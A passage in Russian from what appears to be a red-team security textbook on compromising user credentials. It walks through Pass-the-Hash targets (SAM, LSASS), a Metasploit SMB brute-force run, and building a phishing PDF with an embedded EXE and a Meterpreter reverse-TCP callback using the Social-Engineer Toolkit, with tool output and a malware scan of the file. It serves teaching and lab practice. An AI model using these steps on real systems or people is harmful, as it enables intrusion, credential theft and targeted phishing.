Например, пользователь, использующий один и тот же пароль для своей облачной почтовой службы и учетных данных корпоративного домена, поможет хакерам, поскольку им нужно только идентифицировать имя пользователя, т. к. после взлома одного пароля станет понятно, что все остальные будут такими же. В настоящее время браузеры используются в качестве основной платформы для пользователей, применяющих приложения, а уязвимости браузера можно использовать для кражи учетных данных пользователя. Такой сценарий произошел в мае 2017 г., когда была обнаружена уязвимость в Google Chrome.

Хотя эта проблема, по-видимому, связана с конечными пользователями и предприятиями, реальность такова, что любой может оказаться в опасности и стать жертвой, даже люди, имеющие отношение к политике. В ходе атаки, раскрытой в июне 2017 г. «The Times», сообщалось, что адреса электронной почты и пароли Джастина Грининга (министра образования) и Грэга Кларка (бизнес-секретаря) из правительства Великобритании были среди десятков тысяч документов, полученных от правительенных чиновников, которые были похищены, а затем проданы в даркнете. Проблема с украденными учетными данными заключается не только в том, что эти данные используются для доступа к конфиденциальной информации, но также их можно применить для запуска кампаний по целевой фишинг-атаке. На рис. 6.1 показан пример использования украденных учетных данных.

Интересная часть рабочего процесса, показанного на предыдущей диаграмме, заключается в том, что хакеру не нужно готовить всю инфраструктуру для запуска атаки. В настоящее время они могут просто арендовать ботов, принадлежащих кому-то другому. Эта стратегия использовалась в 2016 г. во время DoS-атаки с помощью интернета вещей, и, согласно ZingBox, «цена 50 000 бо-

тов с продолжительностью атаки 3600 с (1 ч) с паузой на 5–10 мин составляет от 3000 до 4000 долл. США за две недели».




Рис. 6.1

По мере роста облачных вычислений растет и количество SaaS-приложений, которые используют систему управления идентификационными данными облачного провайдера, а это означает увеличение количества учетных записей Google, Microsoft Azure и т. д. Эти поставщики облачных услуг обычно предлагают двухфакторную аутентификацию, чтобы добавить дополнительный уровень защиты. Однако самым слабым звеном остается пользователь, а это значит, что это вовсе не пуленепробиваемая система. Хотя и верно утверждение, что двухфакторная аутентификация повышает безопасность процесса аутентификации, было доказано, что этот процесс можно скомпрометировать.

В качестве одного известного примера ошибки в механизме двухфакторной аутентификации можно привести случай с участием активиста ДеРея Маккессона. Хакеры позвонили в Verizon и, используя навыки социальной инженерии, притворились Маккессоном и убедили сотрудников, что с его телефоном воз-

никла проблема. Они убедили специалиста Verizon сбросить настройки на его SIM-карте, после чего активировали новую SIM-карту, когда у них был телефон, а когда пришло текстовое сообщение, хакеры смогли получить код. Game over.

СТРАТЕГИИ КОМПРОМЕТАЦИИ РЕКВИЗИТОВ ДОСТУПА ПОЛЬЗОВАТЕЛЯ

Как вы убедились, реквизиты доступа играют важную роль в том, как хакеры получают доступ к системе и выполняют свою миссию, которая в большинстве случаев заключается в доступе к привилегированным данным или краже этих данных.

Красная команда должна знать обо всех этих рисках и о том, как использовать их во время упражнений. По этой причине важно составить план атаки, прежде чем мы начнем действовать. Этот план должен учитывать текущую картину угроз, которая включает в себя три этапа.




Рис. 6.2

На **первом этапе** Красная команда изучит различных противников, которые есть у компании. Другими словами, выяснит, кто может напасть на нас. Для этого сначала нужно провести самопроверку и понять, какой тип информации есть у компании и кому она будет полезна. Возможно, вы не сможете выявить

всех противников, но по крайней мере сможете создать базовый профиль противника, а на основе этого перейти к следующему этапу.

На **втором этапе Красная команда** изучит наиболее распространенные атаки, предпринятые этими противниками. Помните, что у многих из этих групп есть шаблон. Хотя нет полной гарантии, что будет использоваться один и тот же метод, может применяться аналогичный рабочий процесс. Понимая категорию атаки и то, как она создается, вы можете попытаться эмулировать подобную атаку для упражнения.

Последний этап снова начинается с исследования, но на этот раз, чтобы понять, как выполняются эти атаки, порядок, в котором они были выполнены, и т. д.

Цель здесь – сделать выводы из этого этапа и применять их в работе во время упражнений. В данном случае Красная команда просто пытается соответствовать действительности. Это не очень помогает, если Красная команда начинает упражнение без цели и явных доказательств того, что другие хакерские группы могут сделать то же самое.

Еще одним важным аспектом этого этапа планирования является понимание того, что злоумышленники не остановятся. Если им не удастся проникнуть с первой попытки, они могут атаковать снова, используя другие методы, пока у них не получится. Красная команда должна работать с мышлением хакеров и продолжать свою миссию, несмотря на первоначальный провал.

Красной команде необходимо определить стратегии, чтобы получить доступ к учетным данным пользователя, и продолжать свою атаку в сети, пока миссия не будет выполнена. В большинстве случаев миссия состоит в том, чтобы получить доступ к конфиденциальной информации. Поэтому, прежде чем приступить к выполнению упражнения, важно прояснить миссию команды. Усилия должны быть синхронизированы и организованы, иначе вы увеличите вероятность быть пойманным, а Синяя команда победит.

Важно помнить, что это вариант того, как можно создавать упражнения. Каждая компания должна выполнить самопроверку и на основе результатов этой проверки создать упражнения, которые соответствуют ее реалиям.

Получение доступа к сети

Частью процесса планирования является получение доступа к учетным данным пользователя и понимание того, как получить доступ к внутренней сети извне (external-internet). Одной из самых успешных атак по-прежнему остается старое доброе фишинговое сообщение по электронной почте. Эта атака столь успешна, потому что использует методы социальной инженерии, чтобы побудить конечного пользователя выполнить определенное действие. Перед созданием специального электронного письма с вредоносной начинкой рекомендуется провести разведку с использованием социальных сетей, чтобы попытаться понять поведение жертвы за пределами работы. Попробуйте определить такие вещи, как:

- хобби;
- места, в которые он или она обычно заходит;
- любимая еда;
- сайты, которые он или она обычно посещает.

Намерение здесь состоит в том, чтобы иметь возможность создать специальное электронное письмо, которое относится к одной из этих тем. Разрабатывая такое сообщение, которое имеет отношение к повседневной деятельности пользователя, вы увеличиваете вероятность того, что данный пользователь прочитает письмо и предпримет желаемое действие.

Сбор учетных данных

Если в ходе разведки вы уже выявили уязвимости, которые могут привести к эксплуатации учетных данных, это может быть самый простой путь.

Например, если компьютер жертвы можно заразить с помощью CVE-2017-8563 (допускает уязвимость повышения привилегий из-за перехода Kerberos к протоколу аутентификации NTLM), будет проще выполнить повышение привилегий и потенциально получить доступ к локальной учетной записи администратора. Большинство злоумышленников будет выполнять дальнейшее распространение внутри сети, пытаясь получить доступ к учетной записи, которая имеет привилегированный доступ к системе, поэтому Красная команда должна использовать тот же подход.

Pass-the-Hash – атака, получившая популярность после того, как Эрнан Очоа опубликовал набор утилит Pass-The-Hash Toolkit. Чтобы понять, как он работает, вам необходимо знать, что у пароля есть хеш, являющийся результатом необратимого математического преобразования самого пароля, который изменяется только тогда, когда пользователь меняет пароль. В зависимости от того, как выполняется аутентификация, можно представить операционной системе хеш пароля вместо незашифрованного пароля в качестве доказательства личности пользователя.

Как только злоумышленник получит этот хеш, он сможет использовать его для установления личности пользователя (жертвы) и продолжит атаку в сети (рис. 6.3).

Дальнейшее распространение по сети очень полезно, чтобы скомпрометировать еще большее количество машин в рамках среды. Его также можно использовать для переключения между системами для сбора более ценной информации.

! Помните, что миссия заключается в получении конфиденциальных данных, и иногда не нужно переходить на сервер, чтобы их получить.

На предыдущем изображении показано дальнейшее распространение от Алекса к компьютеру Сандры и повышение привилегий от Сандры к веб-серверу. Это возможно осуществить, потому что на рабочей станции Сандры был

другой пользователь, у которого имелся доступ к этому серверу с правами администратора.




Рис. 6.3

Важно подчеркнуть, что учетную запись, полученную злоумышленником локально, нельзя использовать для дальнейших атак. Приведем в качестве примера предыдущую диаграмму. Если учетная запись администратора домена никогда не использовалась для аутентификации на рабочих станциях Алекса и Сандры, то она будет недоступна злоумышленнику, который скомпрометировал эти станции.

Как упоминалось ранее, для успешного осуществления атаки Pass-the-hash необходимо получить доступ к учетной записи с правами администратора в системе Windows. Как только Красная команда получит доступ к локальному компьютеру, она может попытаться украсть хеш из таких мест, как:

- база данных SAM (Security Accounts Manager – диспетчер учетных записей безопасности);
- память процесса LSASS (Local Security Authority Subsystem Service – сервис проверки подлинности локальной системы безопасности);
- база данных Active Directory (только контроллеры доменов);
- хранилище Credential Manager (CredMan);
- секреты локальной системы безопасности (LSA) в реестре.

В следующем разделе вы узнаете, как осуществить эти действия в лабораторной среде перед выполнением упражнения.

Взлом реквизитов доступа пользователя

Теперь, когда вы знаете стратегии, пришло время для практики. Однако перед этим примите во внимание несколько важных соображений:

- 1) не выполняйте эти шаги в производственной среде;
- 2) создайте изолированную среду для тестирования любого типа операций Красной команды;
- 3) после того как все тесты будут выполнены и проверены, убедитесь, что вы создали свой собственный план для воспроизведения этих задач в производственной среде в рамках упражнения для Красной команды;
- 4) перед выполнением упражнения убедитесь, что у вас есть согласие вашего менеджера и что вся командная цепочка знает об этом упражнении.

! Приведенные ниже тесты могут быть применены в локальной среде, а также в виртуальной машине, расположенной в облаке (IaaS).

Полный перебор

Первое упражнение по атаке, возможно, самое старое, но оно все еще подходит для тестирования двух аспектов контроля защиты, таких как:

- **точность вашей системы мониторинга.** Поскольку атаки методом полного перебора могут вызывать помехи, ожидается, что ваши средства защиты безопасности смогут отследить действие, пока оно происходит. Если нет, это значит, что у вас серьезная проблема в стратегии защиты;
- **сила вашей политики паролей.** Если ваша политика паролей слабая, есть вероятность, что в ходе этой атаки можно будет получить много учетных данных. Если это так, у вас еще одна серьезная проблема.

Для этого упражнения предполагается, что злоумышленник уже присутствует в сети, а это может быть причиной внутренней угрозы, когда предпринимается попытка компрометации учетных данных пользователя по злонамеренным причинам.

На компьютере Linux с Kali откройте меню **Applications** (Приложения), нажмите **Exploitation Tools** (Инструменты эксплуатации) и выберите **metasploit-framework** (рис. 6.4).




Рис. 6.4

Когда откроется консоль Metasploit, наберите `use exploit/windows/smb/psexec`, в результате чего ваша подсказка изменится, как показано на рис. 6.5.

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) >
```

Рис. 6.5

Теперь снова переключите подсказку, т. к. вы будете использовать **SMB Login Scanner**. Для этого наберите `extra/scanner/smb/smb_login`. Сконфигурируйте удаленный хост, используя набор команд `hosts <target>`, укажите пользователя, которого хотите атаковать, с помощью набора команд `smbuser <username>` и обязательно включите подробный режим с помощью набора команд `verbose true`.

После того как все это будет сделано, вы можете следовать инструкциям, показанным на рис. 6.6.

```
msf auxiliary(smb_login) > set pass_file /root/passwords.txt
pass_file => /root/passwords.txt
msf auxiliary(smb_login) > run
[*] 192.168.1.15:445 - SMB - Starting SMB login brute-force
```

Рис. 6.6

Как видите, последовательность команд проста. Эффект атаки зависит от файла паролей. Если этот файл содержит много комбинаций, вероятность успеха увеличивается, но это займет больше времени и потенциально приведет к появлению оповещений в системе мониторинга из-за усиления трафика SMB. Если по какой-либо причине возникает сигнал тревоги, то, будучи членом Красной команды, вы должны отступить и попробовать другой подход.

Социальная инженерия

Приведенное далее упражнение начинается с внешней стороны. Другими словами, злоумышленник действует из интернета и получает доступ к системе для выполнения атаки. Один из подходов к этому состоит в том, чтобы направить пользователя на вредоносный сайт для получения реквизитов доступа пользователя.

Еще один широко используемый метод – отправка фишингового письма, которое установит вредоносное ПО на локальный компьютер. Так как это один из самых эффективных методов, мы будем использовать его в этом примере. Чтобы подготовить письмо, мы будем использовать **Social-Engineer Toolkit (SET)**, который поставляется с Kali.

На компьютере с Linux, где работает Kali, откройте меню **Приложения**, нажмите **Инструменты эксплуатации** и выберите **Social-Engineer Toolkit** (рис. 6.7).




Рис. 6.7

На начальном экране вам предлагается шесть вариантов для выбора. Поскольку целью является создание специального электронного письма, которое будет применяться для атаки с использованием методов социальной инженерии, выберите первый вариант и увидите следующее (рис. 6.8).




Рис. 6.8

Выберите первый вариант на этом экране, который позволит вам приступить к созданию письма, которое будет использоваться в вашей фишинг-атаке.





Рис. 6.9

Будучи членом Красной команды, вы, вероятно, не хотите использовать первый вариант (массовую атаку по электронной почте), т. к. у вас есть конкретная цель, полученная в ходе разведки через социальные сети.

По этой причине правильным выбором на данный момент является либо второй вариант (полезная нагрузка), либо третий (шаблон). В этом примере вы будете использовать второй вариант.



```


1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
2) SET Custom Written Document UNC LM SMB Capture Attack
3) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
4) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
5) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
6) Adobe Flash Player "Button" Remote Code Execution
7) Adobe CoolType SING Table "uniqueName" Overflow
8) Adobe Flash Player "newfunction" Invalid Pointer Use
9) Adobe Collab.collectEmailInfo Buffer Overflow
10) Adobe Collab.getIcon Buffer Overflow
11) Adobe JBIG2Decode Memory Corruption Exploit
12) Adobe PDF Embedded EXE Social Engineering
13) Adobe util.printf() Buffer Overflow
14) Custom EXE to VBA (sent via RAR) (RAR required)
15) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
16) Adobe PDF Embedded EXE Social Engineering (NOJS)
17) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
18) Apple QuickTime PICT PnSize Buffer Overflow
19) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
20) Adobe Reader u3D Memory Corruption Vulnerability
21) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

set:payloads>

```

Рис. 6.10

Предположим, что в ходе разведки вы заметили, что пользователь использует много PDF-файлов. Это делает его очень хорошим кандидатом, откроющим электронное письмо, к которому прикреплен PDF-файл. В этом случае выберите опцию 16 (Adobe PDF Embedded EXE Social Engineering), и вы увидите следующий экран (рис. 6.11).



```

[-] Default payload creation selected. SET will generate a normal PDF with embedded EXE.

1. Use your own PDF for attack
2. Use built-in BLANK PDF for attack

```

Рис. 6.11

Вариант, который вы здесь выбираете, зависит от наличия PDF-файла. Если у вас, как у члена Красной команды, есть подготовленный PDF-файл, выберите первый вариант, но для этого примера примените второй вариант, чтобы использовать для данной атаки встроенный пустой PDF-файл. После выбора этой опции появляется экран, показанный на рис. 6.12.

```
set:payloads>2
1) Windows Reverse TCP Shell
2) Windows Meterpreter Reverse_TCP
3) Windows Reverse VNC DLL
4) Windows Reverse TCP Shell (x64)
5) Windows Meterpreter Reverse_TCP (X64)
6) Windows Shell Bind TCP (X64)
7) Windows Meterpreter Reverse HTTPS

set:payloads>
```

Рис. 6.12

Выберите опцию 2 и следуйте интерактивной подсказке, спрашивающей о вашем локальном IP-адресе, который будет использоваться в качестве значения LHOST, и о порте для соединения с этим хостом.

```
set> IP address for the payload listener (LHOST): 192.168.1.99
set:payloads> Port to connect back on [443]:443
[-] Generating fileformat exploit...
[*] Waiting for payload generation to complete...
[*] Payload creation complete.
[*] All payloads get sent to the template.pdf directory
[-] As an added bonus, use the file-format creator in SET to create your attachment.

Right now the attachment will be imported with filename of 'template.whatever'

Do you want to rename the file?

example Enter the new filename: mod.pdf

1. Keep the filename, I don't care.
2. Rename the file, I want to be cool.

set:phishing>
```

Рис. 6.13

Теперь вы хотите быть крутым, поэтому выберите второй вариант, чтобы настроить имя файла. В этом случае имя файла будет financialreport.pdf. После ввода нового имени доступные параметры отображаются так, как показано на рис. 6.14.

```

set:phishing>2
set:phishing> New filename:financialreport.pdf
[*] Filename changed, moving on...

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer

99. Return to main menu.

set:phishing>

```

Рис. 6.14

Поскольку это атака на определенную цель, а вы знаете адреса электронной почты жертвы, выберите первый вариант (рис. 6.15).

```

set:phishing>1
[-] Available templates:
1: New Update
2: Status Report
3: Have you seen this?
4: Computer Issue
5: WOAAAA!!!!!!! This is crazy...
6: Baby Pics
7: Order Confirmation
8: How long has it been?
9: Dan Brown's Angels & Demons
10: Strange internet usage from your computer

```

Рис. 6.15

В этом случае мы выберем отчет о состоянии, и после выбора этой опции вы должны будете указать адрес электронной почты получателя и отправителя. Обратите внимание, что в этом случае мы используем второй вариант – учетную запись Gmail.

```

set:phishing> Send email to:          @hotmail.com
1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:          @gmail.com
set:phishing> The FROM NAME user will see:Alex Tavares
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:y

```

Рис. 6.16

На данный момент файл financialreport.pdf уже сохранен в локальной системе. Вы можете использовать команду `ls` для просмотра местоположения этого файла, как показано на рис. 6.17.

```
root@kronos:~# ls -al /root/.set
total 144
drwxr-xr-x 2 root root 4096 Aug 26 12:16 .
drwxr-xr-x 25 root root 4096 Aug 26 10:18 ..
-rw-r--r-- 1 root root 224 Aug 26 12:06 email.templates
-rw-r--r-- 1 root root 60552 Aug 26 12:04 financialreport.pdf
-rw-r--r-- 1 root root 48 Aug 26 12:02 payload.options
-rw-r--r-- 1 root root 70 Aug 26 11:48 set.options
-rw-r--r-- 1 root root 60552 Aug 26 12:01 template.pdf
-rw-r--r-- 1 root root 196 Aug 26 12:01 template.rc
```

Рис. 6.17

Этого PDF-файла объемом 60 Кб вам будет достаточно, чтобы получить доступ к командной строке пользователя. Затем используйте mimikatz, чтобы скомпрометировать учетные данные пользователя. Как это сделать, вы увидите в следующем разделе.

Если вы хотите оценить содержимое этого PDF-файла, можете использовать **PDF Examiner** на странице <https://www.malwaretracker.com/pdf.php>. Загрузите файл на этот сайт, нажмите **Send** (Отправить) и проверьте результаты. Основной отчет должен выглядеть так, как показано на рис. 6.18.

Filename: financialreport.pdf | MD5: f5c995153d960c3d12d3b1bdb55ae7e0

Document information

Original filename: financialreport.pdf

Size: 60552 bytes

Submitted: 2017-08-26 17:30:08

md5: f5c995153d960c3d12d3b1bdb55ae7e0

sha1: e84921cc5bb9e6cb7b6ebf35f7cd4aa71e76510a

sha256: 5b84acb8ef19cc6789ac86314e50af826ca95bd56c559576b08e318e93087182

ssdeep: 1536:TLCUj5d+0pU8kEICV7dT3LxSHVapzwEmyomJlr:TQUFdrkENtdT3NCVjV2lr

content/type: PDF document, version 1.3

analysis time: 3.35 s

Analysis: **Suspicious** [?] [Beta OpenIOC](#)

- [21.0 @ 15110:](#) suspicious.pdf embedded PDF file
- [21.0 @ 15110:](#) suspicious.warning: object contains embedded PDF
- [22.0 @ 59472:](#) suspicious.warning: object contains JavaScript
- [23.0 @ 59576:](#) pdf.execute access system32 directory
- [23.0 @ 59576:](#) pdf.execute exe file
- [23.0 @ 59576:](#) pdf.exploit access system32 directory
- [23.0 @ 59576:](#) pdf.exploit execute EXE file
- [23.0 @ 59576:](#) pdf.exploit execute action command

Рис. 6.18

Обратите внимание, что выполняется файл .exe. Если щелкнете гиперссылку для этой строки, то увидите, что этот исполняемый файл – cmd.exe, как показано на рис. 6.19.

```

Filename: financialreport.pdf | MD5: f5c995153d960c3d12d3b1bdb55ae7e0 | Object: 23 Generation: 0 | File offset: 59576

Parameters Raw Decoded Exploits

pdf.exploit execute action command

0: 0d 3c 3c 2f 53 2f 4c 61 75 6e 63 68 2f 54 79 70 .</S/Launch/Typ
16: 65 2f 41 63 74 69 6f 6e 2f 57 69 6e 3c 3c 2f 46 e/Action/Win</F
32: 28 63 6d 64 2e 65 78 65 29 2f 44 28 63 3a 5c 5c (cmd.exe)/D(c:\\
48: 77 69 6e 64 6f 77 73 5c 5c 73 79 73 74 65 6d 33 windows\\system3
64: 32 29 2f 50 28 2f 51 20 2f 43 20 25 48 4f 4d 45 2)/P(/Q /C %HOMEP
80: 44 52 49 56 45 25 26 63 64 20 25 48 4f 4d 45 50 DRIVE%&cd %HOMEP
96: 41 54 48 25 26 28 69 66 20 65 78 69 73 74 20 22 ATH%&(if exist "
112: 44 65 73 6b 74 6f 70 5c 5c 66 6f 72 6d 2e 70 64 Desktop\\form.pd
128: 66 22 20 28 63 64 20 22 44 65 73 6b 74 6f 70 22 f" (cd "Desktop"
144: 29 29 26 28 69 66 ))&(if

```

pdf.exploit execute EXE file

```

